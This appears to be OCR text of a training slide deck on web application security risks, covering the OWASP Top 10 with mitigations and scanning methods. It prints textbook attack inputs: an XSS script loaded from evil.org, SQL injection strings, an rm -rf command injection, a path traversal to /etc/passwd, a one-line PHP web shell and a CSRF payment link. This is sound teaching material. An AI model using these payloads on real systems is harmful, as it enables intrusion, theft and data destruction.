


OWASP
The Open Web Application Security Project

OWASP Top 10 - 2013
The Ten Most Critical Web Application Security Risks

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards	A10 – Unvalidated Redirects and Forwards
A9 – Insufficient Transport Layer Protection	Merged with 2010-A7 into new 2013-A6

Cross-site scripting (XSS)



demo.testfire.net

<script>alert("Hello XSS!")</script>

Online Banking with FREE Online Bill Pay

No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.

Privacy and Security

The 2000 employees of Altoro Mutual are dedicated to protecting your privacy and security. We pledge to provide you with the information and resources that you

demo.testfire.net/search.aspx?txtSearch=<script>alert("Hello+XSS!")<%2Fscript>

Hello XSS!

No results were found for the query:

Transferring data from demo.testfire.net...

Cross-site scripting occurs when input to a web application is output without any validation or output encoding.

An attacker can exploit a XSS vulnerability by injecting malicious script into a vulnerable web page. The script can do whatever the attacker wants them to do such as stealing session credentials.

```
e.g. http://bank.com/search.jsp?query=<script src='evil.org/bad.js'></script>
```

Cross-site scripting - summary

Severity	High
Remediation cost	Moderate
Attack frequency	High


Business risk	Code execution, security bypass
Ease of detection	Easy
Attacker awareness	High

- Mitigation options
  - Never trust user input!
  - Use standard libraries for safe output encoding (e.g., OWASP ESAP)
  - Set HTTPOnly so that cookie files cannot be accessed via Java scripts
- Detection options
  - Use an automatic code scanning tool to detect XSS vulnerabilities
  - Dedicated code review by a security professional
- Learn more
  - CWE/SANS Top 25 Most Dangerous Software Errors: http://cwe.mitre.org/top25/
  - OWASP Top 10: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

SQL Injection

User input is embedded as-is in predefined SQL statements:

```
query: "Select * From Users Where UserID='" + uid + "'
       And Password='" + pwd + "'"
```



```
Select * From Users Where UserID='jsmith' And
          Password='demo1234'
```

ID	UserID	Password	Name
1824	jsmith	demo1234	John Smith

Hacker supplies input that modifies the original SQL statement.

```
Select * From Users Where UserID='' or 1=1 --' And Password='abc'
```

ID	UserID	Password	Name
1	admin	$#kaoeFor56	Administrator

SQL Injection example #2

var Shipcity;
ShipCity = Request.form ("ShipCity");
*var sql = "select * from OrdersTable where ShipCity = '" + ShipCity + "'";*

The user is prompted to enter the name of a city. If she enters Redmond, the query assembled by the script looks similar to the following:

SELECT * FROM OrdersTable WHERE ShipCity = 'Redmond‘

However, assume that the user enters the following:

Redmond'; drop table OrdersTable—

In this case, the following query is assembled by the script:

SELECT * FROM OrdersTable WHERE ShipCity = 'Redmond';drop table OrdersTable--'

SQL Injection summary

Severity	High
Remediation cost	Moderate
Attack frequency	High

Business risk	Data loss, security bypass
Ease of detection	Easy
Attacker awareness	High

- Mitigation options
  - Never trust user input!
  - Bind your parameters (e.g., use the SQLBindParameter API for DB2)
  - Adhere to the least privilege security principle when running your applications

- Detection options
  - Use an automatic code scanning tool to detect SQL injection vulnerabilities
  - Dedicated code review by a security professional

- Learn more
  - CWE/SANS Top 25 Most Dangerous Software Errors: http://cwe.mitre.org/top25/
  - OWASP Top 10: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

OS Command injection

Example language: PHP

```
$userName = $_POST["user"];
$command = 'ls -l /home/' . $userName;
system($command);
```

Attacker enters:

```
;rm –rf/
```

Which results in $command being:

```
ls –l /home/;rm –rf/
```

The OS will execute the ls command and then the rm command to delete the file system!

Example language: Java

```
String script =
System.getProperty("SCRIPTNAME");


if (script != null)
  System.exec(script);
```

The example below reads the name of a shell script to execute from the system properties.

If an attacker has control over this property, they could modify the property to point to a dangerous program.

OS command injection summary

Severity	High
Remediation cost	Moderate
Attack frequency	High

Business risk	Code execution, data loss
Ease of detection	Easy
Attacker awareness	High

- Mitigation options
  - Never trust user input!
  - Use white lists or a standard library for output encoding (e.g., OWASP ESAP)
  - Adhere to the least privilege security principle when running your applications
- Detection options
  - Use an automatic code scanning tool to detect OS command injection vulnerabilities
  - Dedicated code review by a security professional
- Learn more
  - CWE/SANS Top 25 Most Dangerous Software Errors: http://cwe.mitre.org/top25/
  - OWASP Top 10: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

URL redirect

A URL redirect occurs when an application allows redirection to an external site by directly calling a specific URL without proper validation

http://example.com/example.php?**url**=http://malicious.example.com

- Attackers use URL redirect attacks to direct users to pages that contain malware or to steal credentials
- A famous URL redirect attack took place in April 2010. It exploited the redirect functionality supported by CNN's ad servers to send users to a malicious site that looked like a news organization

http://**ads.cnn.com**/event.ng/Type=click&**Redirect=http:/bit.ly/cP–XW**

URL redirect summary

Severity	High
Remediation cost	Moderate
Attack frequency	Sometimes

Business risk	Code execution, data loss
Ease of detection	Easy
Attacker awareness	Medium

- Mitigation options
  - Never trust user input!
  - Use white lists of approved sites for redirection
- Detection options
  - Use an automatic code scanning tool to detect URL redirect vulnerabilities
  - Dedicated code review by a security professional
- Learn more
  - CWE/SANS Top 25 Most Dangerous Software Errors: http://cwe.mitre.org/top25/
  - OWASP Top 10: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Path traversal

Improper Limitation of a Pathname to a Restricted Directory

http://cwe.mitre.org/data/definitions/22.html

Example language: Perl

```
my $dataPath = "/users/cwe/profiles";
my $username = param("user");
my $profilePath = $dataPath . "/" . $username;
```

Attacker enters:

```
../../../etc/passwd
```

Which results in this file being accessed

```
/etc/passwd
```

The attacker could add an account to bypass authentication, read account information, or corrupt that information to cause DoS

Example language: Java

```
String path = getInputPath();
if (path.startsWith("/safe_dir/"))
{
   File f = new File(path);
   f.delete()
}
```

The example above assumes the path is valid because it starts with the “safe_dir/” sequence.

By entering **/safe_dir/../important.dat**, an attacker causes the program to delete **important.dat** file in the parent directory

Path traversal attack summary

Severity	High
Remediation cost	Moderate
Attack frequency	High

Business risk	Data loss, security bypass, DoS
Ease of detection	Easy
Attacker awareness	High

- Mitigation options
  - Never trust user input!
  - Use a built-in canonicalization function which removes ".." and symbolic links (e.g., realpath() in C or getCanonicalPath() in Java)
  - Adhere to the least privilege security principle when running your applications

- Detection options
  - Use an automatic code scanning tool to detect path traversal vulnerabilities
  - Dedicated code review by a security professional

- Learn more
  - CWE/SANS Top 25 Most Dangerous Software Errors: http://cwe.mitre.org/top25/

Unrestricted Upload of a File with Dangerous Type

Example language: HTML

```
<form action="upload_picture.php" method="post"
enctype="multipart/form-data">
Choose a file to upload:
<input type="file" name="filename"/>
<br/>
<input type="submit" name="submit" value="Submit"/>
</form>
```

Example language: PHP

```
// Define the target location where the picture being
// uploaded is going to be saved.
$target = "pictures/" . basename($_FILES['uploadedfile']['name']);

// Move the uploaded file to the new location.
if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target))
{
echo "The picture has been successfully uploaded.";
}
else
{
echo "There was an error uploading the picture, please try again.";
}
```

An attacker uploads file malicious.php with the following content:

```
<?php
system($_GET['cmd']);
?>
```

Assuming pictures/ is available in the web document root directory, malicious.php can be executed by the web server.

Once this file has been installed, the attacker can enter arbitrary commands to execute using a URL such as:

```
http://server.example.com/upload_dir/malicious.php?cmd=ls%20-l
```

The above illustrates an "ls –l" command but it could be any command the attacker specifies.

Unrestricted Upload of a File with Dangerous Type Summary


Severity	High
Remediation cost	Moderate
Attack frequency	Medium

Business risk	Code execution, data loss
Ease of detection	Moderate
Attacker awareness	Medium

- Mitigation options
  - Never trust user input!
  - Generate your own file name of uploaded files instead of user-supplied file names
  - Consider storing the uploaded files outside of the web document root entirely
  - Adhere to the least privilege security principle when running your applications
- Detection options
  - Use an automatic code scanning tool to detect path traversal vulnerabilities
  - Dedicated code review by a security professional
- Learn more
  - CWE/SANS Top 25 Most Dangerous Software Errors: http://cwe.mitre.org/top25/

Cross-Site Request Forgery (XSRF)

Cross-Site Request Forgery is an issue that is due to lack of understanding of how the web actually works. Applications that are not coded properly are vulnerable to this type of attack. For example, an application that does not require re-authentication before allowing updates to some sensitive fields is vulnerable to this type of attack.


While session with the bank is active
Authenticated user session
Malicious site XSRF links
Bank web application
<img src = "bank.loc/pay.jsp?toaccount=hacker&amt=5000">

- **Step #1:** User establishes session with their bank
- **Step #2:** While logged on to their bank account, the user unknowingly clicks on a malicious link (e.g., link in an e-mail)
- **Step #3:** Little to the user's knowledge, by loading the malicious page they are hacked. For example, a hidden java script loads the XSRF links for the bank which performs the account update.

Cross-Site Request Forgery (XSRF) summary

Severity	High
Remediation cost	High
Attack frequency	Often


Business risk	Data loss, code execution
Ease of detection	Moderate
Attacker awareness	Medium

- Mitigation options
  - Implement re-authentication before honoring sensitive actions (e.g., account update)
  - Implement XSRF tokens (next user request must echo random token from previous response from the web application)
  - Implement short timeouts

- Detection options
  - Use an automatic code scanning tool to XSRF vulnerabilities
  - Dedicated code review by a security professional

- Learn more
  - CWE/SANS Top 25 Most Dangerous Software Errors: http://cwe.mitre.org/top25/
  - OWASP Top 10: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Session Hijacking


ranjanr
****
Login
SessionID=3A4B4KPPJK4FKDKJ5NE5E5
Upon successful authentication a user is assigned a session ID

Session hijacking is an issue that is due to lack of understanding of how the web actually works. Applications that are not coded properly are vulnerable to this type of attack. For example, an application that does not implement TLS for data communication is vulnerable to this type of attack.

- HTTP is stateless, it uses session IDs in cookies/URLs to track authenticated users
- HTTP works by having the session ID sent with every HTTP request
- A hacker with a network sniffer can gain access to the session ID
- A hacker can now hijack the session and impersonate the real user

Session Hijacking summary

Severity	High
Remediation cost	Medium
Attack frequency	Sometimes

Business risk	Data loss
Ease of detection	Easy
Attacker awareness	High

- Mitigation options
  - Use HTTPS instead of HTTP
  - Implement short session timeouts to force users to re-authenticate
- Detection options
  - Dedicated review by a security professional to ensure the soundness of the encryption implementation
- Learn more
  - CWE/SANS Top 25 Most Dangerous Software Errors: http://cwe.mitre.org/top25/
  - OWASP Top 10: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Insecure configuration

Insecure configuration is responsible for a great deal of data security breaches. For example, having CONNECT privilege granted to PUBLIC implies that anyone with a valid user id and password on the box has access to the database.

- Lack of a standard hardening process for deployed software
  - Administrative accounts set to default
  - CONNECT privilege granted to PUBLIC
  - Unused services enabled

- Lack of a central mechanism for account management
  - Unused accounts with weak or unchanged password
  - Accounts with no longer needed permissions

- Lack of a central process for patch management
  - Hacker identifies software version is missing a patch
  - Hacker executes an exploit using a publically available framework such as **Metasploit**

Insecure configuration summary

Severity	High
Remediation cost	Medium
Attack frequency	Often

Business risk	Data loss
Ease of detection	Moderate
Attacker awareness	High

- Mitigation options
  - Harden all configurations following STIG and CIS benchmarks
  - Manage users centrally using an LDAP server (e.g., MS AD, IBM TDS)
  - Consider virtual patching if a physical patch not immediately available (e.g., Guardium VA for your databases)

- Detection options
  - Use Guardium VA to assess and harden database configurations
  - Dedicated review by a security professional

- Learn more
  - CWE/SANS Top 25 Most Dangerous Software Errors: http://cwe.mitre.org/top25/
  - OWASP Top 10: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Missing encryption of sensitive data

- Sensitive data transmitted in clear text can be sniffed right off the wire, and without too much effort
  - User ids, passwords, session cookies, etc.
- Sensitive data stored in clear text can be accessed in many ways
  - Direct access to tablespace containers for a database
  - Direct access to log files, backups, etc.
- Poor implementation of encryption is almost as bad as not encrypting at all
  - Provides a false sense of security

Missing encryption of sensitive data summary

Severity	High
Remediation cost	Medium
Attack frequency	Sometimes

Business risk	Data loss
Ease of detection	Easy
Attacker awareness	High

- Mitigation options
  - Encrypt transmission of sensitive data using SSL/TLS
  - Encrypt storage of sensitive data
  - Use sound encryption and key management technologies
  - Requires FIPS 140-2 and NIST SP 800-131 compliant encryption technology
- Detection options
  - Dedicated review by a security professional to ensure the soundness of the encryption implementation
- Learn more
  - CWE/SANS Top 25 Most Dangerous Software Errors: http://cwe.mitre.org/top25/
  - OWASP Top 10: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project


Code Scanning for vulnerabilities

	Static Analysis	Dynamic Analysis
Scan input	Source code	Live web application
Assessment Techniques	Taint analysis & pattern matching	Tampering with HTTP messages
Where does it fit in the SDLC	Application development	Anywhere in the SDLC where you have a live app (dev, QA, deployment)
Results and output	Results are presented by line of code	Results are presented as HTTP messages (exploit requests)

Dynamic Analysis example

1. Crawl the application under test to discover all content.

http://bank.com?acct=103


demo.testfire.net.scan - IBM Security AppScan Standard
Authentication Bypass Using SQL Injection
It may be possible to bypass the web application's authentication mechanism
Valid Login
Test Login

AppScan

Web Application


Web page response


```
HTTP/1.1 200 OK
…
<a href="newlink.htm">Link</a>
…
<div>Info for Account # 103</div>
…
```

Dynamic analysis example cont.

2. Attack the application based on security rules – e.g. send mutated HTTP request and analyze resulting HTTP response

http://bank.com?acct=103<script>alert(53)</script>






AppScan

Web Application

Web page response

```
HTTP/1.1 200 OK
….
<a href="newlink.htm">Link</a>
….
<div>Info for Account #
103<script>alert(53)</script></div>
….
```

Static analysis



```
End Sub
Private Sub tbToolBar_ButtonCl
On Error Resume Next
timTimer.Enabled = True
Select Case Button.Key
    Case "Back"
        brwWebBrowser.GoB
    Case "Forward"
        brwWebBrowser.
    Case "Refresh"
        brwWebBrows
    Case "Home"
        WebBro
```

Static analysis example

SOURCE

